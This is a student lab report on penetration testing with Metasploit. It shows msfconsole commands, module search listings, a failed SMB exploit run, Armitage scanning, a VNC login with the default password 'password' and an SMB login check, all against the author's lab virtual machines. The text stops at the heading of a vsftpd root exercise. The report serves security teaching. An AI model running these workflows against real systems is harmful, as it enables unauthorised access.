

Peter the Great St.Petersburg Polytechnic University
Institute of Computer Science & Technologys

Department of Computer Systems & Software Engineering

Laboratory №3 Report

Discipline: Information Security

Theme: Impactful Penetration Testing Solution Metasploit

Made by student of group. 13541/3

_____ D.V. Kruminsh
(signature)

Lecturer

_____ N.V. Bogach
(signature)

Saint-Petersburg
2017

Contents

1	Impactful Penetration Testing Solution Metasploit	2
1.1	Objectives	2
1.2	Task	2
1.2.1	Study	2
1.2.2	Exercises	3
2	Work Progress	4
2.1	Study	4
2.1.1	Basic concepts using documentation - auxiliary, payload, exploit, shell-code, nop, encoder	4
2.1.2	How to launch msfconsole and list available commands (help)	4
2.1.3	MSFconsole core commands search (name, type, author etc. search), info, load, use	7
2.1.4	Using exploits	11
2.1.5	Database Backend Commands	12
2.1.6	Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework	14
2.1.7	Metasploit GUIs – web-client GUI	16
2.2	Exercises	17
2.2.1	VNC Scanner	17
2.2.2	SMB Login Check Scanner	19
2.2.3	Get root using vsftpd vulnerability	19
2.2.4	Get root using irc vulnerability	20
2.2.5	Armitage Hail Mary	22
2.2.6	Study three exploit source code files and explain them	24
3	Conclusion	32

Impactful Penetration Testing Solution Metasploit

To take advantage of a system vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system. Exploits often deliver a payload to the target system to grant the attacker access to the system.

The Metasploit Project host the worlds largest public database of qualityassured exploits.

1.1 Objectives

After completing this module you will be able to:

1. Describe the steps of penetration testing process;
2. Perform the basic pen testing operations;
3. Learn the MSFconsole core commands and a variety of Metasploit tools;
4. Learn how to use exploits to gain the access to the system.

1.2 Task

1.2.1 Study

1. Basic concepts using documentation - auxiliary, payload, exploit, shellcode, nop, encoder;
2. How to launch msfconsole and list available commands (help);
3. MSFconsole core commands search (name, type, author etc. search), info, load, use;
4. Using exploits;
5. Database Backend Commands;
6. Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework;
7. Metasploit GUIs – web-client GUI.

1.2.2 Exercises

Describe a workflow when using:

1. VNC Scanner;
2. SMB Login Check Scanner;
3. Get root using vsftpd vulnerability;
4. Get root using irc vulnerability;
5. Armitage Hail Mary.

Study three exploit source code files and explain them.

Work Progress

2.1 Study

2.1.1 Basic concepts using documentation - auxiliary, payload, exploit, shellcode, nop, encoder

Metasploit is a development environment designed to ease the work of penetration testers and network security analysts, featuring a comprehensive exploit library and a set of tools for developing new exploits.

- **auxiliary** - any module that is not an exploit is an auxiliary module. It includes modules below.
 - admin(Admin HTTP Modules, Admin MySQL Modules etc);
 - scanner(FTP, HTTP, POP3 etc);
 - server(Server Capture Modules).
- **payload** - exploit modules always have a payload(some code, that will be executed). There can be three main payload types: singles, stagers and stages.
- **exploit** - a code fragment that exploits a vulnerability in the software or OS to perform an attack on the system.
- **shellcode** - used as a useful exploit load, which provides access to the shell OS.
- **nop** - is an assembler instruction that does not perform any action.
- **encoder** - need's to avoid bad characters, which can lead to impossibility execute the code.

2.1.2 How to launch msfconsole and list available commands (help)

To launch msfconsole: **msfconsole**.

Get list of available commands: **help**.

```
1 root@kali:~# msfconsole
2 [-] Failed to connect to the database: could not connect to server
   ↳ : Connection refused
3   Is the server running on host "localhost" (:::1) and accepting
4   TCP/IP connections on port 5432?
5 could not connect to server: Connection refused
6   Is the server running on host "localhost" (127.0.0.1) and
   ↳ accepting
```

```

7      TCP/IP connections on port 5432?
8
9
10     /* HERE WAS A BIG METASPOIT LOGO */
11
12
13         =[ metasploit v4.16.7-dev ]
14 + --- --=[ 1682 exploits - 964 auxiliary - 299 post ]
15 + --- --=[ 498 payloads - 40 encoders - 10 nops ]
16 + --- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
17
18 msf > help
19
20 Core Commands
21 =====
22
23 Command      Description
24 -----
25 ?            Help menu
26 banner       Display an awesome metasploit banner
27 cd           Change the current working directory
28 color        Toggle color
29 connect      Communicate with a host
30 exit         Exit the console
31 get          Gets the value of a context-specific variable
32 getg         Gets the value of a global variable
33 grep         Grep the output of another command
34 help         Help menu
35 history      Show command history
36 irb          Drop into irb scripting mode
37 load         Load a framework plugin
38 quit        Exit the console
39 route       Route traffic through a session
40 save        Saves the active datastores
41 sessions    Dump session listings and display information
42 ↪ about sessions
43 set         Sets a context-specific variable to a value
44 setg        Sets a global variable to a value
45 sleep       Do nothing for the specified number of seconds
46 spool       Write console output into a file as well the
47 ↪ screen
48 threads     View and manipulate background threads
49 unload      Unload a framework plugin
50 unset       Unsets one or more context-specific variables
51 unsetg      Unsets one or more global variables
52 version     Show the framework and console library version
53 ↪ numbers
54
55 Module Commands

```

```

54 =====
55
56 Command      Description
57 -----
58 advanced     Displays advanced options for one or more
59   ↪ modules
60 back         Move back from the current context
61 edit         Edit the current module with the preferred
62   ↪ editor
63 info         Displays information about one or more modules
64 loadpath      Searches for and loads modules from a path
65 options       Displays global options or for one or more
66   ↪ modules
67 popm         Pops the latest module off the stack and makes
68   ↪ it active
69 previous      Sets the previously loaded module as the current
70   ↪ module
71 pushm        Pushes the active or list of modules onto the
72   ↪ module stack
73 reload_all    Reloads all modules from all defined module
74   ↪ paths
75 search        Searches module names and descriptions
76 show         Displays modules of a given type, or all modules
77 use          Selects a module by name
78
79
80
81
82
83
84 Job Commands
85 =====
86
87 x  Command      Description
88   -----
89   handler       Start a payload handler as job
90   jobs          Displays and manages jobs
91   kill          Kill a job
92   rename_job    Rename a job
93
94
95 Resource Script Commands
96 =====
97
98 Command      Description
99 -----
100 makerc        Save commands entered since start to a file
101 resource      Run the commands stored in a file
102
103
104 Database Backend Commands
105 =====
106
107 Command      Description

```

```

97
98 db_connect      Connect to an existing database
99 db_disconnect   Disconnect from the current database
   ↪ instance
100 db_export       Export a file containing the contents of the
   ↪ database
101 db_import       Import a scan result file (filetype will be
   ↪ auto-detected)
102 db_nmap         Executes nmap and records the output
   ↪ automatically
103 db_rebuild_cache Rebuilds the database-stored module cache
104 db_status       Show the current database status
105 hosts          List all hosts in the database
106 loot           List all loot in the database
107 notes          List all notes in the database
108 services       List all services in the database
109 vulns          List all vulnerabilities in the database
110 workspace       Switch between database workspaces
111
112
113 Credentials Backend Commands
114 =====
115
116 Command      Description
117 -----
118 creds        List all credentials in the database
119
120 msf >

```

Listing 2.1: msfconsole with available commands

2.1.3 MSFconsole core commands search (name, type, author etc. search), info, load, use

Search - searches module names and descriptions.

search <search operator>:<search term>

```

1 msf > search name:mysql
2 [!] Module database cache not built yet, using slow search
3
4 Matching Modules
5 =====
6
7 Name          Disclosure Date  Rank      Description
8 -----
9 auxiliary/admin/mysql/mysql_enum normal MySQL Enumeration Module
10 auxiliary/admin/mysql/mysql_sql  normal MySQL SQL Generic Query
11 auxiliary/analyze/jtr_mysql_fast normal John the Ripper MySQL
   ↪ Password Cracker (Fast Mode)

```



```

12 auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09
   ↳ normal MySQL Authentication Bypass Password Dump
13 auxiliary/scanner/mysql/mysql_file_enum normal MYSQL File/
   ↳ Directory Enumerator
14 auxiliary/scanner/mysql/mysql_hashdump normal MYSQL Password
   ↳ Hashdump
15 auxiliary/scanner/mysql/mysql_login normal MySQL Login Utility
16 auxiliary/scanner/mysql/mysql_schemadump normal MYSQL Schema Dump
17 auxiliary/scanner/mysql/mysql_version normal MySQL Server Version
   ↳ Enumeration
18 auxiliary/scanner/mysql/mysql_writable_dirs normal MYSQL
   ↳ Directory Write Test
19 auxiliary/server/capture/mysql normal Authentication Capture:
   ↳ MySQL
20 exploit/linux/mysql/mysql_yassl_getname 2010-01-25 good MySQL
   ↳ yaSSL CertDecoder::GetName Buffer Overflow
21 exploit/linux/mysql/mysql_yassl_hello 2008-01-04 good MySQL yaSSL
   ↳ SSL Hello Message Buffer Overflow
22 exploit/windows/mysql/mysql_mof 2012-12-01 excellent Oracle MySQL
   ↳ for Microsoft Windows MOF Execution
23 exploit/windows/mysql/mysql_payload 2009-01-16 excellent Oracle
   ↳ MySQL for Microsoft Windows Payload Execution
24 exploit/windows/mysql/mysql_start_up 2012-12-01 excellent Oracle
   ↳ MySQL for Microsoft Windows FILE Privilege Abuse
25 exploit/windows/mysql/mysql_yassl_hello 2008-01-04 average MySQL
   ↳ yaSSL SSL Hello Message Buffer Overflow
26 exploit/windows/mysql/scrutinizer_upload_exec 2012-07-27 excellent
   ↳ Plixer Scrutinizer NetFlow and sFlow Analyzer 9 Default
   ↳ MySQL Credential
27 ...

```

Listing 2.2: search example with name operator

```

1 msf > search type:post
2 [!] Module database cache not built yet, using slow search
3
4 Matching Modules
5 =====
6
7 Name          Disclosure Date  Rank      Description
8 _____
9 post/aix/hashdumpnormal AIX Gather Dump Password Hashes
10 post/android/capture/screen normal Android Screen Capture
11 post/android/manage/remove_lock                2013-10-11
   ↳ normal Android Settings Remove Device Locks
   ↳ (4.0-4.3)
12 post/android/manage/remove_lock_root normal Android Root Remove
   ↳ Device Locks (root)
13 post/cisco/gather/enum_cisco normal Cisco Gather Device General
   ↳ Information
14 post/firefox/gather/cookies 2014-03-26 normal Firefox Gather

```

```

    ↪ Cookies from Privileged Javascript Shell
15 post/firefox/gather/history 2014-04-11 normal Firefox Gather
    ↪ History from Privileged Javascript Shell
16 post/firefox/gather/passwords 2014-04-11 normal Firefox Gather
    ↪ Passwords from Privileged Javascript Shell
17 ...

```

Listing 2.3: search example with type operator

```

1 msf > search author:dookie
2 [!] Module database cache not built yet, using slow search
3
4 Matching Modules
5 =====
6
7 Name          Disclosure Date  Rank      Description
8 -----
9 exploit/osx/http/evocam_webserver 2010-06-01 average  MacOS X
    ↪ EvoCam HTTP GET Buffer Overflow
10 exploit/osx/misc/ufo_ai 2009-10-28 average  UFO: Alien Invasion
    ↪ IRC Client Buffer Overflow
11 exploit/windows/browser/amaya_bdo 2009-01-28 normal  Amaya Browser
    ↪ v11.0 'bdo' Tag Overflow
12 exploit/windows/browser/communicrypt_mail_activex 2010-05-19 great
    ↪ CommuniCrypt Mail 1.16 SMTP ActiveX Stack Buffer
    ↪ Overflow
13 exploit/windows/browser/mozilla_reduceright 2011-06-21 normal
    ↪ Mozilla Firefox Array.reduceRight() Integer Overflow
14 exploit/windows/browser/nctaudiofile2_setformatlikesample
    ↪ 2007-01-24 normal  NCTAudioFile2 v2.x ActiveX Control
    ↪ SetFormatLikeSample() Buffer Overflow
15 ...

```

Listing 2.4: search example with author operator

```

1 msf > search platform:aix
2 [!] Module database cache not built yet, using slow search
3
4 Matching Modules
5 =====
6
7 Name          Disclosure Date  Rank      Description
8 -----
9 exploit/aix/local/ibstat_path 2013-09-24 excellent ibstat $PATH
    ↪ Privilege Escalation
10 exploit/aix/rpc_cmdsd_opcode21 2009-10-07 great  AIX Calendar
    ↪ Manager Service Daemon (rpc.cmdsd) Opcode 21 Buffer Overflow
11 exploit/aix/rpc_ttdbserverd_realpath 2009-06-17 great  ToolTalk rpc
    ↪ .ttdbserverd _tt_internal_realpath Buffer Overflow (AIX)
12 payload/aix/ppc/shell_bind_tcp normal  AIX Command Shell, Bind TCP
    ↪ Inline

```

```

13 payload/aix/ppc/shell_find_port normal AIX Command Shell , Find
    ↳ Port Inline
14 payload/aix/ppc/shell_interact normal AIX execve Shell for inetd
15 payload/aix/ppc/shell_reverse_tcp normal AIX Command Shell ,
    ↳ Reverse TCP Inline
16 post/aix/hashdump normal AIX Gather Dump Password Hashes
17 post/multi/manage/sudo normal Multiple Linux / Unix Post Sudo
    ↳ Upgrade Shell
18 post/multi/recon/local_exploit_suggester normal Multi Recon Local
    ↳ Exploit Suggester

```

Listing 2.5: search example with platform operator

The **info** command will provide detailed information about a particular module including all options, targets, and other information.

```

1 msf > info exploit/windows/fileformat/a_pdf_wav_to_mp3
2
3     Name: A–PDF WAV to MP3 v1.0.0 Buffer Overflow
4     Module: exploit/windows/fileformat/a_pdf_wav_to_mp3
5     Platform: Windows
6     Privileged: No
7     License: Metasploit Framework License (BSD)
8     Rank: Normal
9     Disclosed: 2010–08–17
10
11  Provided by:
12    d4rk–h4ck3r
13    Dr_IDE
14    dookie
15
16  Available targets:
17    Id  Name
18    --  ---
19    0   Windows Universal
20
21  Basic options:
22    Name          Current Setting  Required  Description
23    ---          -
24    FILENAME      msf.wav          no        The file name.
25
26  Payload information:
27    Space: 600
28    Avoid: 2 characters
29
30  Description:
31    This module exploits a buffer overflow in A–PDF WAV to MP3 v1
    ↳ .0.0.
32    When the application is used to import a specially crafted m3u
    ↳ file ,
33    a buffer overflow occurs allowing arbitrary code execution.
34

```

```

35 | References :
36 |   OSVDB (67241)
37 |   https://www.exploit-db.com/exploits/14676
38 |   https://www.exploit-db.com/exploits/14681

```

Listing 2.6: info command example

The **load** command loads a plugin from Metasploit's plugin directory. Arguments are passed as **key=val** on the shell.

```

1 | msf > load
2 | Usage: load <option> [var=val var=val ...]
3 |
4 | Loads a plugin from the supplied path.
5 | For a list of built-in plugins, do: load -l
6 | The optional var=val options are custom parameters that can be
   | ↪ passed to plugins.
7 |
8 | msf > load pcap_log
9 | [*] PcapLog plugin loaded.
10| [*] Successfully loaded plugin: pcap_log

```

Listing 2.7: load command example

The **use** command changes context to a specific module, exposing type-specific commands.

```

1 | msf > use dos/windows/smb/ms09_001_write
2 | msf auxiliary(ms09_001_write) > show options
3 |
4 | Module options (auxiliary/dos/windows/smb/ms09_001_write):
5 |
6 |   Name      Current Setting  Required  Description
7 |   _____
8 |   RHOST
9 |   RPORT 445          yes       The target address
              yes       The SMB service port (TCP)

```

Listing 2.8: use command example

2.1.4 Using exploits

At first, need to type use command and name of exploit, that will be used.

```

1 | msf > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
2 | msf exploit(ms09_050_smb2_negotiate_func_index) > show options
3 |
4 | Module options (exploit/windows/smb/
   | ↪ ms09_050_smb2_negotiate_func_index):
5 |
6 |   Name      Current Setting  Required  Description
7 |   _____
8 |   RHOST
9 |   RPORT 445          yes       The target address
              yes       The target port (TCP)

```

```

10      WAIT      180                yes      The number of seconds to wait
      ↪ for the attack to complete.
11
12
13 Exploit target:
14
15      Id      Name
16      ---      ---
17      0      Windows Vista SP1/SP2 and Server 2008 (x86)

```

Listing 2.9: use command example

Then using command **show options**, we can see what variables use this exploit and what targets can be selected.

```

1 msf exploit(ms09_050_smb2_negotiate_func_index) > exploit
2
3 [-] Exploit failed: The following options failed to validate:
   ↪ RHOST.
4 [*] Exploit completed, but no session was created.
5 msf exploit(ms09_050_smb2_negotiate_func_index) > set RHOST
   ↪ 10.0.0.1
6 RHOST => 10.0.0.1
7 msf exploit(ms09_050_smb2_negotiate_func_index) > exploit
8
9 [!] You are binding to a loopback address by setting LHOST to
   ↪ 127.0.0.1. Did you want ReverseListenerBindAddress?
10 [*] Started reverse TCP handler on 127.0.0.1:4444
11 [*] 10.0.0.1:445 - Connecting to the target (10.0.0.1:445) ...
12 [-] 10.0.0.1:445 - Exploit failed [unreachable]: Rex::
   ↪ HostUnreachable The host (10.0.0.1:445) was unreachable.
13 [*] Exploit completed, but no session was created.

```

Listing 2.10: executing exploit

To run exploit need to type command **exploit**. There can not initialized variables, so set them with **set** command.

I don't have **Windows Vista** as target system to exploit, so it fails.

2.1.5 Database Backend Commands

Before launch msf, need to initialize postgresql, With code below.

```

1 root@kali:~# service postgresql start
2 root@kali:~# msfdb init
3 A database appears to be already configured, skipping
   ↪ initialization

```

Listing 2.11: postgresql init

After it, i launched msf, and type following commands:

- **db_status** - show the current database status;

- **db_connect** - connect to existing db, key **y** means to use yml file with db configuration;
- **workspace** - it's possible to work in different workspace's;
- **hosts** using this command, possible to show the hosts that are stored in the current database;
- **services** - services that stored in db.

```

1 msf > db_status
2 [*] postgresql connected to msf
3 msf > db_connect -y /usr/share/metasploit-framework/config/
   ↪ database.yml
4 [-] postgresql already connected to msf
5 [-] Run db_disconnect first if you wish to connect to a different
   ↪ database
6 msf > workspace
7 * default
8 msf > hosts
9
10 Hosts
11 =====
12
13 address  mac  name  os_name  os_flavor  os_sp  purpose  info
   ↪ comments
14 _____
   ↪ _____
15
16 msf > services
17
18 Services
19 =====
20
21 host  port  proto  name  state  info
22 _____

```

Listing 2.12: database commands

All database backend commands shown it help:

```

1 msf > help
2
3 ...
4
5 Database Backend Commands
6 =====
7
8 Command          Description
9 _____
10 db_connect        Connect to an existing database
11 db_disconnect      Disconnect from the current database instance
12 db_export          Export a file containing the contents of the
   ↪ database

```

13	db_import	Import a scan result file (filetype will be auto ↪ -detected)
14	db_nmap	Executes nmap and records the output ↪ automatically
15	db_rebuild_cache	Rebuilds the database-stored module cache
16	db_status	Show the current database status
17	hosts	List all hosts in the database
18	loot	List all loot in the database
19	notes	List all notes in the database
20	services	List all services in the database
21	vulns	List all vulnerabilities in the database
22	workspace	Switch between database workspaces

Listing 2.13: database backend commands

Let's try command **db_export**.

```

1 msf > db_export myOut
2 [*] Starting export of workspace default to myOut [ xml ]...
3 [*]      >> Starting export of report
4 [*]      >> Starting export of hosts
5 [*]      >> Starting export of events
6 [*]      >> Starting export of services
7 [*]      >> Starting export of web sites
8 [*]      >> Starting export of web pages
9 [*]      >> Starting export of web forms
10 [*]     >> Starting export of web vulns
11 [*]     >> Starting export of module details
12 [*]     >> Finished export of report
13 [*] Finished export of workspace default to myOut [ xml ]...
```

Listing 2.14: database export

By default export file format is - **xml**. This format export all of the information currently stored in active workspace. Also it's possible to export into **pwdump** file format which exports everything related to used/gathered credentials.

2.1.6 Metasploit GUIs – Armitage GUI front-end for the Metasploit Framework

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework.

To start armitage need to type command **armirage** in console or type at armitage icon.

When armitage started, all variables already filled with default data. If needed you can specify them.




Figure 2.1: Armitage icon




Figure 2.2: Armirage connect window

The Metasploit Framework's **RPC server** is a version of the Metasploit Framework that allows third-party tools to interact with and control it.




Figure 2.3: Starting metasploit RPC




Figure 2.4: Starting in progress

Now we see main window of the program. By default target host's are empty, but here we see host with IP - 192.168.81.130. This is IP of **Metasploitable2-Linux** system, that are running as second VM in common network with Kali.

To add hosts need to click

Hosts->Add hosts...

then type IP addresses.




Figure 2.5: Armitage main window

For example let's see what process running at target host. To do this click right mouse button at target host, select scan.

After scannig, click at **services** tab.

Console X Scan X Services X				
host	name	port	proto	info
192.168.81.130		21	tcp	
192.168.81.130		22	tcp	
192.168.81.130		23	tcp	
192.168.81.130		25	tcp	
192.168.81.130		80	tcp	
192.168.81.130		111	tcp	
192.168.81.130		139	tcp	
192.168.81.130		445	tcp	
192.168.81.130		512	tcp	
192.168.81.130		513	tcp	
192.168.81.130		514	tcp	
192.168.81.130		1099	tcp	
192.168.81.130		2049	tcp	
192.168.81.130		3306	tcp	
192.168.81.130		3632	tcp	
192.168.81.130		5432	tcp	
192.168.81.130		5900	tcp	
192.168.81.130		6000	tcp	
192.168.81.130		6667	tcp	

Figure 2.6: Services tab

In this tab we see active ports at target ip.

2.1.7 Metasploit GUIs – web-client GUI

Metasploit GUI:

- Armitage;
- MSF Community Edition:

- MSF Community Scanning;
- MSF Community Exploitation;
- MSF Community Post Exploitation.

MSF Community utils not included in Kali Linux.

2.2 Exercises

Using ifconfig command, defined IP addresses:

Attacking machine(Kali) IP - **192.168.81.131**

Attacked machine(Metasploitable2) IP - **192.168.81.130**

2.2.1 VNC Scanner

Scan port 5900 with nmap.

```

1 root@kali:~# nmap 192.168.81.130 -p 5900
2
3 Starting Nmap 7.60 ( https://nmap.org ) at 2017-11-08 14:08 EST
4 Nmap scan report for 192.168.81.130
5 Host is up (0.00041s latency).
6
7 PORT      STATE SERVICE
8 5900/tcp  open  vnc
9 MAC Address: 00:0C:29:88:7B:E8 (VMware)
10
11 Nmap done: 1 IP address (1 host up) scanned in 0.75 seconds

```

Listing 2.15: scanning port 5900

As expected on this port works vnc service.

To scan will be used next scanner module: **auxiliary/scanner/vnc/vnc_login**.

```

1 msf > use auxiliary/scanner/vnc/vnc_login
2 auxiliary(vnc_login) > set RHOSTS 192.168.81.130
3 RHOSTS => 192.168.81.130
4 msf auxiliary(vnc_login) > exploit
5
6 [*] 192.168.81.130:5900 - 192.168.81.130:5900 - Starting VNC
   ↪ login sweep
7 [+] 192.168.81.130:5900 - 192.168.81.130:5900 - Login Successful
   ↪ : :password
8 [*] Scanned 1 of 1 hosts (100% complete)
9 [*] Auxiliary module execution completed

```

Listing 2.16: executing vnc_login

Module execution was completed, and now connect to vnc using password - **password**.

```

1 msf auxiliary(vnc_login) > back
2 msf > vncviewer 192.168.81.130:5900
3 [*] exec: vncviewer 192.168.81.130:5900

```

```

4
5 Connected to RFB server , using protocol version 3.3
6 Performing standard VNC authentication
7 Password:
8 Authentication successful
9 Desktop name "root's X desktop (metasploitable:0)"
10 VNC server default format:
11     32 bits per pixel.
12     Least significant byte first in each pixel.
13     True colour: max red 255 green 255 blue 255, shift red 16 green
        ↪ 8 blue 0
14 Using default colormap which is TrueColor. Pixel format:
15     32 bits per pixel.
16     Least significant byte first in each pixel.
17     True colour: max red 255 green 255 blue 255, shift red 16 green
        ↪ 8 blue 0

```

Listing 2.17: connecting to vnc




Figure 2.7: Successful connection to VNC-server

2.2.2 SMB Login Check Scanner

To do this, i installed windows xp as third virtual machine, with IP - 192.168.81.132.
To scan will be used next scanner module: **auxiliary/scanner/smb/smb_login**.

```
1 msf > use auxiliary/scanner/smb/smb_login
2 msf auxiliary(smb_login) > set SMBUser testUser
3 SMBUser => testUser
4 msf auxiliary(smb_login) > set SMBPass testPassword
5 SMBPass => testPassword
6 msf auxiliary(smb_login) > set RHOSTS 192.168.81.132
7 RHOSTS => 192.168.81.132
8 msf auxiliary(smb_login) > run
9
10 [*] 192.168.81.132:445 - 192.168.81.132:445 - Starting SMB
    ↳ login bruteforce
11 [-] 192.168.81.132:445 - This system accepts authentication
    ↳ with any credentials, brute force is ineffective.
12 [*] Scanned 1 of 1 hosts (100% complete)
13 [*] Auxiliary module execution completed
14 msf auxiliary(smb_login) > run
```

Listing 2.18: login check

Despite the fact that the login and password were set, authentication was successfull without them.

2.2.3 Get root using vsftpd vulnerability

